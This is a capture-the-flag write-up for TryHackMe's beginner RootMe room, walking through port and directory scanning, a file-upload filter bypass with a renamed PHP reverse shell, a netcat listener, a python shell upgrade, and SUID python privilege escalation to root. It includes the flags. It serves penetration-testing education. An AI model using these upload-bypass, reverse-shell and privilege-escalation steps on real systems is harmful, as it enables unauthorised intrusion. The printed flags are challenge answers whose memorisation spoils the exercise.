


## Testes



## RootMe

A ctf for beginners, can you root me?

## Reconnaissance

1. how many ports are open?

A: 2

First i'll do an nmap scan to reveal open ports, services and their versions with the following command:  
nmap -sV -T4 -O -F --version-light 10.64.163.10

Which retrieved 2 open ports: 22/80

OBS: for demonstration purposes only, I will be using zenmap an GUI version of the CLI Nmap for this pentest session.

Zenmap

Scan Tools Profile Help

Target: 10.64.163.10 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 10.64.163.10

Hosts Services

OS Host

10.64.163.10

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sV -T4 -O -F --version-light 10.64.163.10 Details

Starting Nmap 7.98 ( <https://nmap.org> ) at 2025-12-24 19:29

-0300

Nmap scan report for 10.64.163.10

Host is up (0.15s latency).

Not shown: 98 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))

Device type: general purpose

Running: Linux 4.X

OS CPE: cpe:/o:linux:linux\_kernel:4.15

OS details: Linux 4.15

Network Distance: 3 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 10.41 seconds

Filter Hosts

2. What version of Apache is running?

A: Apache httpd 2.4.41

3. What service is running on port 22?

A: SSH (Secure Shell)

4. What is the hidden directory?

A: /panel/

Since this machine has the port 80/tcp open it most certainly has a website hosted in it, So i'll check for hidden directories utilizing the Gobuster tool with the following command:

```
gobuster dir -u http://10.64.163.10 -w ~/SecLists-master/Discovery/Web-Content/raft-large-directories.txt
```


```
~/tools/ctf
> gobuster dir -u http://10.64.163.10 -w ~/SecLists-master/Discovery/Web-Content/r
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.64.163.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/sadly/SecLists-master/Discovery/Web-Content/raf
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
js (Status: 301) [Size: 309] [--> http://10.64.163.10/js/]
css (Status: 301) [Size: 310] [--> http://10.64.163.10/css/]
uploads (Status: 301) [Size: 314] [--> http://10.64.163.10/uploads/]
panel (Status: 301) [Size: 312] [--> http://10.64.163.10/panel/]
server-status (Status: 403) [Size: 277]
Progress: 62281 / 62281 (100.00%)
=====
Finished
=====
```

Gobuster manages to reveal a hidden directory called /panel/ successfully.

## Getting a shell

Find a form to upload and get a reverse shell, and find the flag.


It seems that we need to inject the website somehow and get a reverse shell.  
First I'll manually check the panel page that we got earlier.



There seems to have some type of upload panel hidden in this website, perhaps we can use an php exploit to get an reverse shell?

Let's try that first.

1. Getting an reverse shell code from <https://www.revshells.com/>



For this test I will be using the revshell made from pentest monkey, ideally you would craft your own to avoid suspicion.

2. After editing and crafting the exploit we'll upload it to the vulnerable web page.

# Select a file to upload:

Choose File No file chosen

Upload

**PHP is not  
allowed!**

It retrieves an error that says "PHP is not allowed!" perhaps we'll have to utilize another method.

3. We can rename the php-reverse-shell.php file to something less suspicious so we can bypass file upload and list the content

let's rename the file to php-rever-shell.php5 , websites sometimes misses out on those extensions using weak filtering such as this website i presume.

# Select a file to upload:

Choose File No file chosen

Upload

File uploaded  
successfully!

See!

It worked! but I still don't have an reverse shell, first let's setup netcat using the following command: `nc -nlvp 9001`  
this command will be listening to any connections from the port 9001 specifically and communicate with it.

```
~/Downloads  
> nc -nlvp 9001  
Listening on 0.0.0.0 9001
```

Now going back to the "File uploaded successfully!" page we we're at before, we can notice the button "See!" at the bottom, I suppose this "See!" link will open our recently uploaded .php exploit and run it on the target machine.

Let's see what happens.

```
root@ip-10-64-129-84: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-64-129-84:~/Desktop# sudo nc -lvnp 443
sudo: unable to resolve host ip-10-64-129-84: Name or service not known
Listening on 0.0.0.0 443
Connection received on 10.64.163.10 59404
Linux ip-10-64-163-10 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:2
9:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 00:28:17 up 2:01, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

As expected I received a connection from the target machine.

## Finding the flag

[TryHackMe](#) suggests that there's a file called user.txt somewhere on the target machine somewhere, but to get that first we'll need to upgrade our shell and work our way from there.

running the command `ps -ef` to verify currently running services we can observe the name `python3`, this machine has `python3` confirmed, this allows for specialized crafted bind shells or commands that we can use for that specific language.

```
root      765      1  0 Dec24 ?        00:00:00 /usr/sbin/rtorrent
root      771      1  0 Dec24 ?        00:00:00 /usr/bin/python3 /usr/share/
unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root      803      1  0 Dec24 ?        00:00:00 /usr/sbin/apache2 -k start
root     3254      2  0 Dec24 ?        00:00:00 [xfsalloc]
root     3255      2  0 Dec24 ?        00:00:00 [xfs_mru_cache]
root     3258      2  0 Dec24 ?        00:00:00 [jfsIO]
root     3259      2  0 Dec24 ?        00:00:00 [jfsCommit]
root     3260      2  0 Dec24 ?        00:00:00 [jfsCommit]
root     3261      2  0 Dec24 ?        00:00:00 [jfsSync]
root     5319      2  0 Dec24 ?        00:00:00 [kworker/1:0-events]
root     5333      2  0 00:00 ?        00:00:00 [kworker/1:2-events]
```

Lets upgrade our shell using a simple command to spawn the bash from the bin folder using python.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-5.0$ ls -la
ls -la
total 2097272
drwxr-xr-x 24 root root      4096 Dec 24 22:27 .
drwxr-xr-x 24 root root      4096 Dec 24 22:27 ..
drwxr-xr-x  2 root root    12288 Aug 10 08:40 bin
drwxr-xr-x  3 root root      4096 Dec 24 23:17 boot
drwxr-xr-x  2 root root      4096 Aug  4 2020 cdrom
drwxr-xr-x 16 root root     3920 Dec 24 22:26 dev
drwxr-xr-x 109 root root   12288 Dec 24 22:27 etc
drwxr-xr-x  5 root root      4096 Aug 10 09:43 home
```

lets get our hands on the first flag finding that user.txt file using the following command:  
`find / -type f -name user.txt 2>/dev/null`

we managed to find the user.txt file in the /var/www/ folder, we can now simply cat our first flag.

```
bash-5.0$ find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
bash-5.0$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-5.0$
```

FLAG: THM{y0u\_g0t\_a\_sh3ll}

## Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Search for files with SUID permission, which file is weird?

A: **usr/bin/python**

to investigate this issue we'll use the command `find / -user root -perm /4000` to search through the entire system for files that are owned by the root user and have the SUID permission set.

This question probably wants me to evaluate which of these files sounds useful for me, as we confirmed before we found python running on the target machine so the only file that stands out to me would be: /usr/bin/python

Find a form to escalate your privileges.

We can use the gtfobins to escalate our privileges using python.

Lets use this command from GTFOBINS: `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
ls  
bin  
boot  
cdrom  
dev  
etc  
home
```

we successfully got ourselves a root shell.

so now lets get the last flag `root.txt`

with a root terminal we can now read the root folder for contents.

And there it is

```
vmlinux.old  
cd root  
ls  
root.txt  
snap  
cat root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

**FLAG: THM{pr1v1l3g3\_3sc4l4t10n}**

Author: Vittor Augusto



**Congratulations on completing RootMe!!! 🎉**

Points earned

 210

Completed tasks

 4

Room type

 Challenge

Difficulty

 Easy

Streak

 1



**105,223** users are actively learning this week